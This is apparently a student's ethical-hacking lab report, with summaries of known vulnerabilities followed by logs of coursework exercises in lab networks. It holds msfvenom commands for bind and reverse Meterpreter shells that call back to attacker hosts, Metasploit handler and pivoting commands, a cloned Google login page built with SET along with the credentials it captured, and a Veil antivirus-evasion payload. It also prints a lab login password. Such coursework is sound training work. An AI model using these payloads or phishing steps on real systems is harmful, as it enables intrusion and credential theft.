

Part A:

Research the below vulnerabilities. Find the CVSS as well as the CVE or CWE. Find the exploit for them from exploit-db or SecurityFocus and answer the below questions:

• Shellshock

It looks like there are multiple CVEs for shellshock since it is a family of related vulnerabilities. These are: CVE-2014-6271, CVE-2014-7169, CVE-2014-7186, CVE-2014-7187, CVE-2014-6277, CVE-2014-6278.

Shellshock is a remote code execution vulnerability which means an attacker can exploit it by executing commands on a vulnerable system.

I was able to find the command injection code from exploit-db. There are codes for executing it in apache, Metasploit, OpenVPN, SMTP and PHP.

For an exploit to work out of the box means that you could just copy and paste the code and plug it into whatever environment you intend to execute it.

It looks like you can run the code provided in exploit db to execute the Shellshock attack.

The command found is in python so you need to be able to run the command in a Linux environment. The following is needed for the exploit to work:

1. Vulnerable bash implementation present
2. An interface that passes attacker-controlled data into Bash
3. Network accessibility to the vulnerable interface
4. No effective mitigations present
5. Appropriate privileges on target machine

• Eternal Blue

Primary CVE is CVE-2017-0144. Eternal blue exploits SMBv1 in windows.

It looks like you can execute the code found in exploits db.

Mitigation steps:

1. Patch/update all windows hosts with MS17-010 vendor patches
2. Disable SMBv1
3. Block or restrict TCP 445
4. Enable SMB signing

• Heartbleed

A bounds-check bug in OpenSSL's TLS/DTLS Heartbeat extension that allows an attacker to read portions of process memory (potentially leaking private keys, credentials, and other sensitive data).

Does it work out of the box? Often yes but only when target conditions match. I provide a summary of additional conditions at the end of the vulnerability list.

To prevent it, patch OpenSSL to a fixed release. Revoke and reissue TLS certificates. Monitor logs and indicators for unusual TLS heartbeat traffic.

• Apache Struts 2 Vulnerability

"Apache Struts 2 vulnerability" usually refers to several critical remote-code-execution (RCE) flaws in the Struts 2 web framework that allow attacker-supplied data (often via HTTP

headers, OGNL expressions, or specially crafted requests) to be interpreted and executed on the server. The most notorious example is CVE-2017-5638, which was used in the Equifax breach. Another high-impact example is CVE-2018-11776.

- Apple iAmRoot

A logic/validation error in the Directory Utility / authentication flow in macOS High Sierra that could allow an attacker to authenticate as root (by entering root as username and providing a blank or attacker-chosen password in some dialogs). It affected macOS 10.13 and some 10.13.1 builds prior to Apple's security update.

Take the following defensive steps:

1. Limit remote exposure: screen sharing, remote management
2. Verify root state: check that root account isn't enabled or set to an unexpected password.
3. Audit and monitor: review authentication logs, look for unexpected root activations or privilege changes.

- POODLE Attack

POODLE (Padding Oracle On Downgraded Legacy Encryption) is a protocol-level padding oracle attack against SSL 3.0 that was disclosed in October 2014 by Google researchers. It allows a man-in-the-middle (MITM) attacker to gradually decrypt parts of an SSLv3-encrypted session (for example session cookies) by forcing or inducing a downgrade to SSLv3 and exploiting how SSLv3 handles CBC padding.

- Conflicker

Microsoft Server service buffer-overflow vulnerability fixed by MS08-067, tracked as CVE-2008-4250.

Conficker combined multiple propagation mechanisms, which made it resilient and hard to eradicate:

MS08-067 remote exploit (RPC / Server service): used to infect vulnerable, network-reachable Windows hosts.

Dictionary attacks on SMB and weak passwords to spread to network shares.

Removable media autorun (writing an autorun DLL/executable to USB drives) — helped it jump to air-gapped or otherwise isolated hosts.

Pseudorandom domain generation / update mechanism: the worm generated many domain names daily to fetch updates/payloads, making takedown harder and enabling updates of the botnet. ICANN/TLD registries and security groups intervened to block many of those domains.

Because it used several vectors and self-update techniques, Conficker infected millions (estimates vary) and formed a large botnet before coordinated industry action reduced its spread.

- Microsoft RPC DCOM

A remotely-exploitable buffer-overflow in a DCOM interface of Microsoft's RPC subsystem disclosed in July 2003 (Microsoft Security Bulletin MS03-026). It was widely exploited by worms (e.g., Blaster) at the time.

- Golden Ticket

A post-compromise Kerberos attack in Active Directory where an attacker forges Ticket Granting Tickets (TGTs) by obtaining the KRBTGT account's NTLM/kerberos key material. A forged (golden) TGT can grant essentially arbitrary domain-level privileges and long-lived persistence. This is a technique, not a single CVE. (Mapped in ATT&CK as Kerberos ticket forging techniques.)

- Silver Ticket

A Kerberos attack where an attacker forges service tickets (TGS) by using a compromised service account's credential (the service-account key) rather than the KRBTGT account. This yields access to specific services (not full domain control) and can be stealthier. It's a technique, not a CVE.

- Pass The Hash

A lateral-movement technique where an attacker reuses a stolen NTLM password hash (instead of the cleartext password) to authenticate to other systems that accept NTLM/LM authentication. PtH abuses how Windows authentication historically allowed reusing credential material without the plaintext. It's a technique rather than a single CVE.

An exploit can work out of the box if the following applies:

1. The target system is unpatched – relevant patches that prevent the exploit have not been installed
2. The vulnerability service is network reachable
3. The exploit module supports the target architecture (x86 vs x64)
4. The target has no additional mitigations
5. The attacker's environment behaves the same as the author's test environment

Generally, you can do the following to prevent these attacks from happening:

1. Apply vendor patches/ update environments
2. Harden services that invoke shells
3. Close unnecessary ports
4. Deploy IDS/IPS rules and keep signatures up to date
5. Use endpoint protection/EDR to detect lateral movement and exploitation behavior

Part B:

Log on the CCNA CyberOPS v1, the first lab


- Use msfvenom to create a bind shell and a reverse shell executable and send it to the Windows box (WinClient) . Attempt to get a bind and a reverse shell

BIND Shell – Windows Client (WinClient)

From Kali, create bind.exe file by creating exploits folder and generating bind.exe file:

```
root@kali:~# cd /var/www/html
root@kali:/var/www/html# mkdir exploits/
root@kali:/var/www/html# cd exploits/
root@kali:/var/www/html/exploits# msfvenom -p windows/meterpreter/bind_tcp RHOST=192.168.0.10 LPORT=4444 -f exe
> bind.exe
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 299 bytes
Final size of exe file: 73802 bytes
root@kali:/var/www/html/exploits# ls
bind.exe
```

From windows machine, connect to kali IP with mozilla and save file:



From Kali, load msfconsole and type in:

```
msf > use exploit/multi/handler
msf exploit(handler) > show options

Module options (exploit/multi/handler):

  Name      Current Setting  Required  Description
  ----      -
  LHOST     10.10.10.10      true      The IP address of the remote host to be attacked.
```

‘show options’

```
'set payload windows/shell/bind tcp'
```

Show options

```

Payload options (windows/shell/bind_tcp):
-----
Name      Current Setting  Required  Description
-----
EXITFUNC  process           yes       Exit technique (Accepted)
LPORT     4444              yes       The listen port
RHOST     bind.exe           no        The target address

```

Set rhost 192.168.0.10

```

msf exploit(handler) > set rhost 192.168.0.10
rhost => 192.168.0.10
msf exploit(handler) >

```

From windows machine: enter 'bind.exe'

```

Directory of C:\Users\Administrator\Downloads

10/21/2021  10:32 PM    <DIR>          .
10/21/2021  10:32 PM    <DIR>          ..
10/21/2021  10:32 PM                73,802 bind.exe
10/21/2021  10:07 PM                59,392 nc.exe
               2 File(s)            133,194 bytes
               2 Dir(s)  34,492,039,168 bytes free

C:\Users\Administrator\Downloads>bind.exe

C:\Users\Administrator\Downloads>_

```

From kali, you can then type 'exploit' (type 'exploit')

REVERSE Shell – WinClient


From Kali:

```

File Edit View Search Terminal Help
root@kali:/var/www/html/exploits# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.100 LPORT=4444 -f
exe > reverse.exe
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 333 bytes
Final size of exe file: 73802 bytes
root@kali:/var/www/html/exploits#

```

From windows client:



Open cmd prompt and typed in reverse.exe

```
Administrator: Command Prompt
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved

C:\Users\Administrator>cd downloads

C:\Users\Administrator\Downloads>bind.exe

C:\Users\Administrator\Downloads>reverse.exe

C:\Users\Administrator\Downloads>_
```

From Kali box:

Type in 'msfconsole'

When msf opens, type in 'use exploit/multi/handler'

```
msf > use exploit/multi/handler
msf exploit(handler) >
```

```
msf exploit(handler) > set payload windows/shell/reverse_tcp
payload => windows/shell/reverse_tcp
msf exploit(handler) > show options
```

```
msf exploit(handler) > set lhost 209.165.201.17
```

You can then exploit the box by typing 'exploit'

```
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 209.165.201.17:4444
[*] Starting the payload handler...
```

- Use msfvenom to create a bind shell and a reverse shell and send it to the Linux boxes (both boxes). Attempt to get a bind and a reverse shell (1 each for the systems), running both exploits at the same time

BIND Shell – CyberOps Workstation

Created shell.elf file by typing command below in Kali

Upload shell.elf to /var/www/html/exploits

```
root@kali:/var/www/html/exploits# msfvenom -p linux/x86/meterpreter/bind_tcp RHOST=192.168.0.11 LPORT=4444 -f elf > shell.elf
No platform was selected, choosing Msf::Module::Platform::Linux from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 110 bytes
Final size of elf file: 194 bytes

root@kali:/var/www/html/exploits# ls
bind.exe  reverse.exe  shell.elf
root@kali:/var/www/html/exploits#
```

Access Kali URL from CyberOps web browser and download shell.elf

Update permissions for shell.elf file (chmod +x filename)

Run shell.elf (./shell.elf)

```
Terminal - root@secOps:/home/analyst/Downloads
File Edit View Terminal Tabs Help

[analyst@secOps ~]$ ls
Desktop Downloads lab.support.files second_drive
[analyst@secOps ~]$ cd Downloads/
[analyst@secOps Downloads]$ ls
bg  shell.elf  W32.Nimda.Amm.exe
[analyst@secOps Downloads]$ ./shell.elf
bash: ./shell.elf: Permission denied
[analyst@secOps Downloads]$ sudo su ./shell.elf
[sudo] password for analyst:
su: user ./shell.elf does not exist
[analyst@secOps Downloads]$ sudo ./shell.elf
sudo: ./shell.elf: command not found
[analyst@secOps Downloads]$ sudo su
[root@secOps Downloads]# cyberops
bash: cyberops: command not found
[root@secOps Downloads]# ./shell.elf
bash: ./shell.elf: Permission denied
[root@secOps Downloads]# chmod +x shell.elf
[root@secOps Downloads]# ./shell.elf
```

In Kali, type 'msfconsole'

Show options

Set payload linux/shell/bind_tcp

```
msf exploit(handler) > set payload linux/shell/bind_tcp
payload => linux/shell/bind_tcp

msf exploit(handler) > set rhost 192.168.0.11
rhost => 192.168.0.11
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 209.165.201.17:4444
[*] Starting the payload handler...
```


REVERSE Shell - CyberOps Workstation

Started apache2 so exploits folder could be accessed via web browser from other workstations

Changed directory to /var/www/html

Ran msfvenom command for reverse shell for Linux (see syntax below)

Confirmed file 'shell.elf' was created by typing ls command



```
root@kali: /var/www/html
File Edit View Search Terminal Help
root@kali:~# service apache2 start
root@kali:~# status apache2
bash: status: command not found
root@kali:~# cd /var/www/html
root@kali:/var/www/html# msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=209.165.201.17 LPORT=4444 -f elf > shell.elf
No platform was selected, choosing Msf::Module::Platform::Linux from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 71 bytes
Final size of elf file: 155 bytes

root@kali:/var/www/html# ls
index.html  shell.elf
root@kali:/var/www/html#
```

Actually, forgot to put shell.elf file in exploits folder so created exploits folder and ran command again:


```

root@kali:/var/www/html# mkdir exploits
root@kali:/var/www/html# cd exploits
root@kali:/var/www/html/exploits# msfvenom -p linux/x86/meterpreter/reverse_tcp
LHOST=209.165.201.17 LPORT=4444 -f elf > shell.elf
No platform was selected, choosing Msf::Module::Platform::Linux from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 71 bytes
Final size of elf file: 155 bytes

root@kali:/var/www/html/exploits#

```

From CyberOps workstation, access Kali's apache and download shell.elf:



Whenever I tried to run shell.elf from cyberops workstation I kept running into the following error: (segmentation fault core dumped)



I tried updating my msfvenom command to x64, then replaced LHOST with RHOST and I still got the error above.

- Research autoroute, portfwd and route add. Attempt one of these in this network. There are multiple subnets in this environment. Can you pivot/move from one to the other using one of the listed tools

These are Metasploit commands that help you pivot inside a network once you've compromised a machine.

Autoroute

Automatically adds routes through the compromised machine so Metasploit knows how to reach other internal networks.

Command:

Meterpreter > run autoroute -s 192.168.1.0/24 (the private network you've entered)

Example: You compromise a machine with IP 10.0.0.5, which can see another internal network 192.168.1.0/24.

By adding autoroute -s 192.168.1.0/24, Metasploit can now send payloads to 192.168.1.x machines **through** the compromised host.

Portfwd

Forwards network traffic from your attacker machine to a port on the target's internal network (through your Meterpreter session).

If you want to access a service that's only available inside the target's network (for example, an intranet site or a database).

Command:

meterpreter > portfwd add -l [LOCAL_PORT] -p [REMOTE_PORT] -r [REMOTE_IP]

Example:

meterpreter > portfwd add -l 8080 -p 80 -r 192.168.1.10

Route add

Manually adds a route to Metasploit's internal routing table.

This is like autoroute, but you set it up yourself.

Command:

msf6 > route add [SUBNET] [NETMASK] [SESSION_ID]

Example:

msf6 > route add 192.168.1.0 255.255.255.0 3

Utilizing the above commands:

Created bind to WinClient (192.168.0.10)

```

msf exploit(handler) > set rhost 192.168.0.10
rhost => 192.168.0.10
msf exploit(handler) > exploit

[*] Starting the payload handler...
[*] Started bind handler
[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (267 bytes) to 192.168.0.10
[*] Command shell session 1 opened (209.165.201.17:43797 -> 192.168.0.10)

Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Users\Administrator\Downloads>

```

To background the session, pressed “CTRL+Z” and said yes to background the session. Then issued ‘sessions’ to see the active session.

```

C:\Users\Administrator\Downloads>^Z
Background session 2? [y/N] y
msf exploit(handler) > sessions

Active sessions
=====

  Id  Type           Information           Connection
  --  -
  2   shell x86/windows           209.165.201.17:41157 -> 192.168.0.10:4444 (192.168.0.10)

msf exploit(handler) >

```

Could not figure out how to use the auto or manual route commands.

Part C: NISGTC Ethical Hacking lab 14

In our previous lab you learned about and worked on bind shells, reverse shells and file transfers using netcat. On this lab, we are going to continue the process by trying to evade antivirus and create our own shells. We will be using the command line -menu driven SET as well as the command line -menu driven veil to create or exploit. Finally we will be using msfvenom to create our payload/exploit to send to our target.

- Use SET to create a fake website. When a user opens the website in their browser, you are given command access. You can use NetLab 2 in NDG Ethical Hacking as a guide on how to do this, and/or research it in google. Try to **"exploit"** a Linux or Windows box in "NDG Ethical Hacking Lab 2".

Followed instructions from Lab 2 Social Engineering Attacks with Social Engineering Toolkit.

```
root@Kali2:~# setoolkit
[*] Kali bleeding edge was not
[*] Kali install detected. Note
e roughly 4 months behind.

Select from the menu:

  1) Social-Engineering Attacks
  2) Fast-Track Penetration Testing
  3) Third Party Modules
  4) Update the Social-Engineer Toolkit
  5) Update SET configuration
  6) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set> 1
```

```
set:webattack>1
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report
[-] This option is used for what IP the server will POST to.
[-] If you're using an external IP, use your external IP for this
set:webattack> IP address for the POST back in Harvester/Tabnabbing:192.168.9.2

  1. Java Required
  2. Google
  3. Facebook
  4. Twitter
  5. Yahoo

set:webattack> Select a template:2
```


Modified post.php file and changed url from google.com to kali IP per the instructions

```
root@Kali2: /var/www/html

File Edit View Search Terminal Help

root@Kali2:~# cd /var/www/html
root@Kali2:/var/www/html# ls -l
total 64
-rw-r--r-- 1 www-data www-data 0 Oct 17 15:43 harvester_2025-10-17 15:
-rw-r--r-- 1 root root 59104 Oct 17 15:43 index.html
-rw-r--r-- 1 root root 188 Oct 17 15:43 post.php
root@Kali2:/var/www/html# nano post.php
root@Kali2:/var/www/html#
```

Logged on to SUSE and opened browser. Type in 192.168.9.2 in browser – a Google account page opened prompting the user to enter username and password.



Went back to kali bash shell and found a new file created called “harvester...” – this file contains info pertaining to the username and password that was entered in OpenSUSE

```
File Edit View Search Terminal Help

root@Kali2:/var/www/html# ls -l
total 68
-rw-r--r-- 1 www-data www-data 530 Oct 17 15:51 harvester_2025-10-17 15:43:
-rw-r--r-- 1 root root 59104 Oct 17 15:43 index.html
-rw-r--r-- 1 root root 184 Oct 17 15:46 post.php
root@Kali2:/var/www/html# cat harvester_2025-10-17\ 15\43\27.234227.txt
Arrayfirst method will allow SET to import a list of pre-defined web
(applications that it can utilize within the attack.
  [GALX] => SJLCkfgaqoM
  The[continue] => https://accounts.google.com/o/oauth2/auth?zt=ChRswFBwd2JmV1
W1TMFQzVUZFc1BBaURuWm1RSQ%E2%88%99APsBz4gAAAAUy4_qD7Hbfz38w8kxnaNouLcRiD3YTj
sam[service] => lson you were attempting to clone.
  [dsh] => -7381887106725792428
  The[utf8] => od allows you to import your own website, note that you
sho[bgresponse] => js_disabled when using the import website
fun[pstMsg] => 1
  [dnConn] =>
  1[checkConnection] =>
  2[checkedDomains] => youtube
  3[Email] => John Smith
  [Passwd] => Letmein
  99[signIn] => Sign inck Menu
  [PersistentCookie] => yes
)at:webattack>1
root@Kali2:/var/www/html#
```

- Use the Veil framework to create an exploit that will bypass antivirus software. You can use NetLab 20 in NDG Ethical Hacking as a guide on how to do this, and/or research it in google. Try to exploit a Linux or Windows box in NDG Ethical Hacking NetLab 20.

```

Applications ▾ Places ▾ $-Terminal ▾ Sat 17:25
root@Kali2: ~

File Edit View Search Terminal Help

=====
Veil-Evasion | [Version]: 2.21.4
=====
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=====

[?] Use msfvenom or supply custom shellcode?

  1 - msfvenom (default)
  2 - custom shellcode string
  3 - file with shellcode (raw)

[>] Please enter the number of your choice: 1

[*] Press [enter] for windows/meterpreter/reverse_tcp
[*] Press [tab] to list available payloads
[>] Please enter metasploit payload:
[>] Enter value for 'LHOST', [tab] for local IP: 192.168.9.2

```

```

=====
Veil-Evasion | [Version]: 2.21.4
=====
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=====

[*] Executable written to: /var/lib/veil-evasion/output/compiled/payload1.exe

Language:      python
Payload:       python/shellcode_inject/aes_encrypt
Shellcode:     windows/meterpreter/reverse_tcp
Options:       LHOST=192.168.9.2 LPORT=8088
Required Options: COMPILE_TO_EXE=Y EXPIRE_PAYLOAD=X
                  INJECT_METHOD=Virtual USE_PYHERION=N
Payload File:   /var/lib/veil-evasion/output/source/payload1.py
Handler File:   /var/lib/veil-evasion/output/handlers/payload1_handler.rc

[*] Your payload files have been generated, don't get caught!
[!] And don't submit samples to any online scanner! ;)

[>] Press any key to return to the main menu.

```


Created payload but payload was compatible with windows machines only and environment did not have a windows machine in the topology.

- Use msfvenom to create the following type of shells, you can use lab 14 in NISGTC Ethical Hacking as a guide on how to do this, and/or research it in google. Try to exploit one of the Linux or Windows boxes in NISGTC Ethical Hacking lab 14 with your exploit, remember you need to transfer it to your victim (try one of the following): exe, php, asp, or py shell. Linux or Windows shellcode


Created the msfpayload:

```
root@bt:~# msfpayload windows/shell/reverse_tcp LHOST=216.6.1.100 LPORT=22 X > p
uttie.exe
Created by msfpayload (http://www.metasploit.com).
Payload: windows/shell/reverse_tcp
Length: 290
Options: {"LHOST"=>"216.6.1.100", "LPORT"=>"22"}
```

Copied msfpayload to html path

```
root@bt:~# service apache2 start
* Starting web server apache2
root@bt:~# cd /var/www/html
bash: cd: /var/www/html: No such file or directory
root@bt:~# cd /var/www/
root@bt:/var/www# cp puttie.exe .
cp: cannot stat `puttie.exe': No such file or directory
root@bt:/var/www# pwd
/var/www
root@bt:/var/www# cp /home/puttie.exe .
cp: cannot stat `/home/puttie.exe': No such file or directory
root@bt:/var/www# cp /root/puttie.exe .
root@bt:/var/www# ls
index.html LsaExt.dll puttie.exe PwDump.exe pwservice.exe wstool
root@bt:/var/www#
```

In windowsXP downloaded puttie.exe from apache



Set up listener in backtrack:

```
msf > use exploit/multi/handler
msf exploit(handler) > set lhost 216.6.1.100
lhost => 216.6.1.100
msf exploit(handler) > set lport 22
lport => 22
msf exploit(handler) > set payload windows/shell/reverse_tcp
payload => windows/shell/reverse_tcp
msf exploit(handler) > show options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
  << back | track 5

Payload options (windows/shell/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  process         yes       Exit technique: seh, thread
ne
  LHOST     216.6.1.100     yes       The listen address
  LPORT     22              yes       The listen port
```

Started listener:

```
msf exploit(handler) > exploit

[*] Started reverse handler on 216.6.1.100:22
[*] Starting the payload handler...
```

After completing the above labs:

- describe what is a payload
A payload is a piece of code that runs on a target machine after exploiting it that can do any of the following: open a shell, drop a file, run commands, collect credentials.
- describe what is a stager
A stager is a small piece of code delivered to a target that's designed only to create a channel back to the attacker and download or launch a larger payload. It establishes a connection back to a controller or opens a listener. It is characterized by the code being tiny so it can be undetected.

- describe what is an encoder

An encoder (in ethical-hacking / exploit tooling) is a transformation applied to a payload that changes its byte representation — usually to satisfy constraints (allowed characters, size) or to make simple signature-based detection harder — with a matching decoder stub on the target that restores the original payload at runtime.

- describe what is shellcode

A shellcode is a small piece of machine code (binary instructions) that, when executed on a target, typically spawns a shell or gives the attacker code-execution capabilities.

- describe what is a server side attack
- describe what is a client side attack

A server-side attack targets weaknesses on a server (the back-end) — its OS, services, application code, databases, or configuration — to gain unauthorized access, read or modify data, run code, or disrupt service. It's the opposite of **client-side attacks**, which target users' browsers or devices.

Reference: [WebshellsLinks to an external site.](#)

Part D: SierraLab Linux: DO NOT EXCEED THE SCOPE OF THIS LAB OR YOU WILL RECIEVE AN AUTOMATIC F FOR THIS LAB

SSH using Putty and your private key with your credentials onto 207.62.230.146, port 2222. Once in, ssh to the Linuxbox.com and answer the below questions. **Password is Hackingeverything1** . Provides screenshots as proof of your answer.

Run a full scan against 10.0.50.3

nmap -sV 10.0.50.3

Starting Nmap 7.94 (<https://nmap.org>) at 2025-10-20 16:27 UTC

Nmap scan report for 10.0.50.3

Host is up (0.0015s latency).

Not shown: 977 closed tcp ports (conn-refused)

PORT STATE SERVICE VERSION

21/tcp open ftp vsftpd 2.3.4

22/tcp open ssh OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)

23/tcp open telnet Linux telnetd

25/tcp open smtp Postfix smtpd

53/tcp open domain ISC BIND 9.4.2

80/tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2)

111/tcp open rpcbind 2 (RPC #100000)

139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)

445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)

512/tcp open exec netkit-rsh rexecd

513/tcp open login OpenBSD or Solaris rlogind

514/tcp open tcpwrapped

1099/tcp open rmiregistry?

1524/tcp open bindshell Metasploitable root shell

2049/tcp open nfs 2-4 (RPC #100003)

2121/tcp open ftp ProFTPD 1.3.1

3306/tcp open mysql MySQL 5.0.51a-3ubuntu5

5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7

5900/tcp open vnc VNC (protocol 3.3)

6000/tcp open X11 (access denied)

6667/tcp open irc UnrealIRCd

8009/tcp open ajp13 Apache Jserv (Protocol v1.3)

8180/tcp open http Apache Tomcat/Coyote JSP engine 1.1

Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux;

CPE: cpe:/o:linux:linux_kernel

Attempt to exploit 5 exploits against this box. Utilize the below documents as a guide. Do not add anything to this box. This is the only box we are exploiting

- [Guide 1](#)Links to an external site.
- [Guide 2](#)Links to an external site.

Able to log in to target box by using telnet:

[illegible]

Tried to execute the exploits from the website provided but the ones I chose required additional root permissions to execute some commands such as the following:

```
(itl45student@ Kali)-[~]  
$ sudo apt update  
[sudo] password for itl45student:  
Sorry, user itl45student is not allowed to execute '/usr/bin/apt update' as root on Kali.vm.
```

```
(itl45student@ Kali)-[~]  
$ mkdir /tmp/r00t  
mkdir: cannot create directory '/tmp/r00t': File exists  
  
(itl45student@ Kali)-[~]  
